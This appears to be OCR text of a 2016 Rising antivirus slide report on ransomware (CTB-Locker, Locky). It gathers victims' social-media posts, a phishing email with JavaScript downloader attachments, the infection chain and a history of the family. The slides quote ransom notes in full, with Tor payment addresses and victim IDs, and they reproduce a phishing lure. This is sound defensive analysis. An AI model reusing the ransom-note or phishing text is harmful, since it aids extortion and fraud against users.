RISING 瑞星

RISING 瑞星

2016年最具威力的病毒

密锁家族病毒分析报告

Your personal files are encrypted by CTB-Locker.

Your documents, photos, databases and other important files have been encrypted with strongest encryption and unique key, generated for this computer.

Private decryption key is stored on a secret Internet server and nobody can decrypt your files until you pay and obtain the private key.

If you see the main locker window, follow the instructions on the locker. Overwise, it's seems that you or your antivirus deleted the locker program. Now you have the last chance to decrypt your files.

[illegible] in your [illegible]

[illegible]

2. In the Tor Browser open the http://ohmva4gbywokzqso.onion/
   Note that this server is available via Tor Browser only. Retry in 1 hour if site is not reachable.

Write in the following public key in the input form on server. Avoid missprints.

6FVUSZY-HDS5S3B-HIKQMAI-NCHWVRJ-NSXXPP5-2R5YW3N-XKISF4Y-PNIRKNZ
M7HO5EV-KCKB5CB-IOF363Y-VYHS2VW-2WKFRBV-XPKUC7K-JYVFLXE-OBUQQ4K
XJJMO7B-LF7ORJF-M4PT7YC-Y3K65M5-N4VKO7T-3P3GKVN-KLPRGAH-F4QPTI7

Follow the instructions on the server.


These instructions are also saved to file named DecryptAllFiles.txt in Documents folder. You can open it and use copy-paste for address and key.

到底发生了什么？

RISING 瑞星


况忠琪 V
【微求助】朋友的个人电脑中了勒索病毒，被黑客 RSA-4096加密了，求助。求大神支招。
前两天发现电脑开机后会弹出几个英文提示框，大致意思就是说要支付500美元才能给我解锁文件。所有的offic文件，图片等文件都被加密了，后缀是：.micro
比你最的人
才查在你背后被刀
比你优秀的人
根本没有时间理你
2月15日20:10 来自 聪哥mateS Android
收藏
转发6
评论 12
9


平牛奶-锦马超
这回牛逼大发了，中了勒索者病毒RSA4096，文件全部加密，啊我的小电影们，我的...都有了。。。。有。。。。。了
3月7日20:22 来自 坚果手机
收藏
转发
评论 10
2
许无争
笔记本中了RAS4069的勒索病毒，无法拾救，准备重装系统。我就看看能不能把以前写的东西搞出来吧...也是日了狗了。
3月7日15:55 来自 搜狗高速浏览器
收藏
转发
评论 5
康熙队长
苍山啊。电脑中了国际敲诈勒索病毒，所有图片和文档都被改为mp3格式，所有文件夹都有html png txt的文件让你支付赎金。终极办法貌似重装系统加所有盘全格式化。十几年几乎所有历史记忆文件啊。我居然还能努力冷静接受看淡一切，是年龄大了么。
2月21日22:59 来自 小米手机4
收藏
转发
评论
Gaea-L
分享图片 #rsa-4096# #cryptosystem# 中了勒索病毒怎么办，，QNMLGB 今年服了
2月18日06:25 来自 微博 weibo.com



栗子一定要上法硕：回复@60JTXjR:为你的遭遇感到很难过 。如果电脑里的文件很重要，而且论文写作已经进行了至少到正文部分的话，可以考虑支付了。如果进展不多，可以尝试系统重装。
3月14日 08:16
查看对话
回复
60JTXjR：我也中了这种病毒 哭 我的毕业论文T_T想问po主天狗是为你交了几千块赎金才把电脑修好的吗？T_T
3月14日 01:38
回复
窄窄周：你要好好感谢他！！他为你花了4千大洋就是为了呵护你！！
3月12日 18:36
回复



中了Locky Decryptor勒索病毒怎么办？如何解密
芳芳BKY韩Pr
浏览 749 次
2016-03-02 11:20
法律
网友采纳
2016-03-10 13:36
无解，是RSA2048位加密，如果用天河超级计算机破解大概需要几年。只有权衡一下你数据的价值了。
分享
评论(1)
0
0
dznd
二级
乐豹军100%
擅长：暂未定制
百度师傅
为你的电脑系统，选一个靠谱师傅！
一键约师傅
其他类似问题
中了locky decrypter病毒 怎么办？怎么解密
2016-02-27



本主题由 在线技术支持工程师 瑞星工程师20 于 2016-2-25 8:59:52 执行 合并主题 操作
发表于： 2016-02-20 19:05
只看楼主
提消息
资料
后缀+.MP3病毒 请工程师帮帮我! 发PC上的文件被病毒加了密
后缀+.MP3病毒
切记，请你千万不要打开压缩包里的luvwrqxv.exe文件，你也被中毒了后果自负！！！我不会承担法律责任的!
我今天中毒了 我电脑上一般文件被这个病毒恶意加密了，
留下了这三个文件（Recovery+vwamr.html，Recovery+vwamr.png，Recovery+vwamr.txt）让我知晓恢复，
瑞星现在查不到这个病毒，请工程师们帮帮我恢复我的文件
附件：
您所在的用户组无法下载或查看附件
附件：
您所在的用户组无法下载或查看附件
ximut 最后编辑于 2016-02-22 15:30:54
分享到：
关于win10的"最少软件数法"by baohe
发表于： 2016-02-20 20:18
提消息
资料
回复：后缀+.MP3病毒 请工程师帮帮我! 发PC上的文件被病毒加了密
我也中这个毒了。。


RISING 瑞星

瞬间变成了音乐发烧友！




触控屏
1
FW: Payment #555207 - 邮件 (纯文本)
文件
邮件
2016/3/18 (周五) 0:05
Quincy Petty <PettyQuincy48026@geldbach.co.uk>
FW: Payment #555207
收件人
邮件
urgent_payment_555207.zip (12 KB)
Dear
Please find attached an invoice that is now due for payment.
King Regards.
Quincy Petty
Director Inst/Medical Practice/GPO Marketing
urgent_payment_555207.zip - WinRAR
文件(F) 命令(C) 工具(S) 收藏夹(O) 选项(N) 帮助(H)
添加 解压到 测试 查看 删除 查找 向导 信息 扫描病毒 注释 自解压格式
urgent_payment_555207.zip - ZIP 压缩文件, 解包大小为 11,659 字节
名称 大小 压缩后大小 类型 修改时间 CRC32
.. 文件夹
details_f7d38.js 4,453 4,453 JavaScript 文件 2016/3/17 19... 550E6FCC
payment_details_db422.js 4,362 4,362 JavaScript 文件 2016/3/17 19... 29F76F4F
thumbs.db 2,844 2,844 Data Base File 2016/3/17 19... 36AA2C...
总计 11,659 字节(3 个文件)


_Locky_recover_i
文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)
!!!重要資訊 !!!!
您的所有檔已被RSA-2048 和AES-128暗碼進行了加密。
欲獲取更多關於RSA的資訊，請參閱:
http://zh.wikipedia.org/wiki/RSA加密演算法
http://zh.wikipedia.org/wiki/高级加密标准
只有我們的機密伺服器上的私人金鑰和解密程式才能解密您的檔。
如要接收您的私人金鑰，請點擊以下其中一個連結:
1. http://i3ez1vkoi7fwyood.tor2web.org/50DFA73B9984887E
2. http://i3ez1vkoi7fwyood.onion.to/50DFA73B9984887E
3. http://i3ez1vkoi7fwyood.onion.cab/50DFA73B9984887E
如果以上位址都無法打開，請按照以下步驟操作:
1. 下載並安裝洋蔥流覽器（Tor Browser）: https://www.torproject.org/download/
2.安裝成功後，運行流覽器，等待初始化。
3. 在位址欄輸入: i3ez1vkoi7fwyood.onion/50DFA73B9984887E
4.按照網站上的說明進行操作。
!!! 您的個人識別ID: 50DFA73B9984887E !!!


图片工具
BH
文件
主页
共享
查看
管理
3
BH
搜索"BH"
收藏夹
下载
桌面
最近访问的位置
家庭组
这台电脑
视频
图片
文档
下载
音乐
桌面
本地磁盘 (C:)
网络
_Locky_recover_instructions
50DFA73B9984887E1CD38DCEA13BEB1B.locky
50DFA73B9984887E5F8AA7D2A36AC3F8.locky
50DFA73B9984887E6D4D099C1A4D5517.locky
50DFA73B9984887E8D432BEC685D00F5.locky
50DFA73B9984887E682B9B94084F8CB1.locky
50DFA73B9984887E3418F0F113CE2985.locky
50DFA73B9984887EC9387E9AEFC650B4.locky
50DFA73B9984887EED67C68DFF445EBE.locky


RISING 瑞星

密锁病毒到底是啥？

密锁病毒（勒索病毒）简介

一种恶意软件，可以感染设备、网络与数据中心并使其瘫痪，直至用户支付赎金使系统解锁。

通过社工钓鱼邮件进行传播，当用户运行邮件附件后，开始下载病毒病毒自动运行，运行后，病毒会将电脑中的各类文档进行加密，让用户无法打开，并弹窗限时勒索付款提示信息，如果用户未在指定时间缴纳黑客要求的金额，被锁文件将永远无法恢复。


黑客
社工手段、向用户发送指定邮件
邮件
携带恶意附件
压缩包附件
包含
下载器JS脚本
运行下载
Locky病毒
运行加密文档
文档文件
目的
勒索用户

密锁病毒（勒索病毒）简介

投递能力：大量随机分发站点；大量的钓鱼邮件；小时级攻击全球。

免杀能力：高频量产免杀，利用时间差规避安全软件检测多分发站、多通讯代理、DGA规避网络安全设备的封锁。

加密能力：采用RSA2048+AES128加密，私钥在攻击者手中。加密本地磁盘、移动存储、网络共享，欲加密的资料型文件近两百种!

支付渠道：完全采用BTC支付，赎金接收账号及其分散，与CryptoWall等相比，同一BTC账户ID的使用频率更低。解密站点位于暗网，难以定位。

密锁病毒发展史

敲诈软件起源较早，最早于1996年。
早年间以数据绑架为主，多用自定义加密算法，可技术还原。


2016年开始，大面积感染中国地区，技术支持活跃、更新频繁，被加密文件特征明显(locky后缀)：
1、互联网分发个人RSA公钥，加密数据后难以解密
2、传统支付手段改为比特币，赎金流向难以追溯

密锁病毒发展史

2013年，邮件传播，加密办公文件、照片、视频等几十种格式的文件，72小时之内向其指定账户支付300美元，PayPal等手段支付，FBI都建议受害者支付“赎金”来解密文件

密锁病毒发展史

2015年1月，邮件传播，加密办公文件、照片、视频等百余种文件格式，在96小时内向其支付8比特币（当时约合人民币1万元左右）




密锁病毒发展史


2015年4月，国内爆发，邮件传播，屏保格式病毒样本、加密办公文件、照片、视频等百余种文件格式，在96小时内向其支付比特币

密锁病毒发展史

2016年1月，邮件传播，通过合法数字签名绕开杀毒软件



图：暗网中制作“密锁”四代的页面



图：被盗的数字签名信息


密锁病毒发展史

2016年3月，利用Office宏进行攻击，加密硬盘上的所有文档并重置文件为MP3，要求用户支付赎金（最少500美元）

图：“密锁”五代伪装 Office 文档攻击流程


密锁病毒发展史

2016年3月，利用JS脚本进行攻击，比特币支付赎金



